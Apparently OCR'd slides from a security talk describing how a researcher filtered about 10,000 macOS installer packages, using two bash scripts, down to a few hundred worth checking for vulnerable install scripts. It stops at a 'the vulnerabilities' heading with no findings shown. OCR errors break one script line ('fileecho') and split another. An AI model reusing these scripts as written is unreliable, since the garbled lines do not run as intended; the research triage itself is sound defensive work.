
- real work begins
- need to get rid of uninteresting pkgs
- will log all deleted files, just in case
- looking for script issues ==> so need to get rid of pkgs with no script



```bash
#!/bin/bash

# Define log file
log_file="3_delete_no_script.log"

# Iterate through all directories and subdirectories
find ./downloads/ -type f -name "*.pkg" | while read -r pkg_file; do
  # Check the contents of the .pkg file
  contents=$(tar -tf "$pkg_file" 2>/dev/null)

  # Check if "Scripts" directory is present in the contents
  if ! echo "$contents" | grep -q "Scripts"; then
    # Record the filename with its full path and its contents in the log
fileecho "Deleting: $pkg_file" >> "$log_file"
    echo "Contents:" >> "$log_file"
    echo "$contents" >> "$log_file"
    echo "----------------------------------" >> "$log_file"

    # Delete the .pkg file
    rm "$pkg_file"
  fi
done
```

Step 3 - delete unsupported pkgs

- some old pkgs try to modify /System/ files
- not possible due to SIP/ro mount/SSV
- pkg will not install => won't work



```bash
#!/bin/bash

# Directory to search for .pkg files
SEARCH_DIR=$1

# Log file to store the payload contents
LOG_FILE="4_delete_pkg_with_system.log"

# Check if a directory is provided
if [ -z "$SEARCH_DIR" ]; then
  echo "Usage: $0 <directory>"
  exit 1
fi

# Clear the log file
#> $LOG_FILE

# Find all .pkg files in the directory
find "$SEARCH_DIR" -name "*.pkg" | while read -r pkg; do
  echo "Processing $pkg" >> $LOG_FILE
  # Check the contents of the package
  PAYLOAD_FILES=$(pkgutil --payload-files "$pkg" 2>/dev/null)
  if [ $? -ne 0 ]; then
    echo "Failed to read payload files from $pkg" >> $LOG_FILE
    continue
  fi
  #echo "$PAYLOAD_FILES" >> $LOG_FILE

  # Check if any payload file starts with "./System/"
  if echo "$PAYLOAD_FILES" | grep -q "^./System/"; then
    echo "Deleting $pkg as it contains files in the System directory" >>
$LOG_FILE
    rm -f "$pkg"
  fi
  echo "--------------------------------" >> "$LOG_FILE"
done

echo "Processing complete. Log file is located at $LOG_FILE"
```

Step 4 - only pre/postinstall

- almost all pkgs have a default preinstall and postinstall
- not vulnerable
- need to get rid of those which only have these defaults

Step 5 - other files

- sucatadog contains:
- plist, tar, zip, chunklist files
- looked into a few
- not intersting
- delete them all

Step 6 - ppd files

- PostScript Printer Description (PPD)
- printer pkgs
- some manual analysis of PPD scripts
- delete all pkgs which only contain

The Rest


- down to ~300-400 pkgs from 10k
- manually analyzed them 1 by 1
- few duplicates

the vulnerabilities

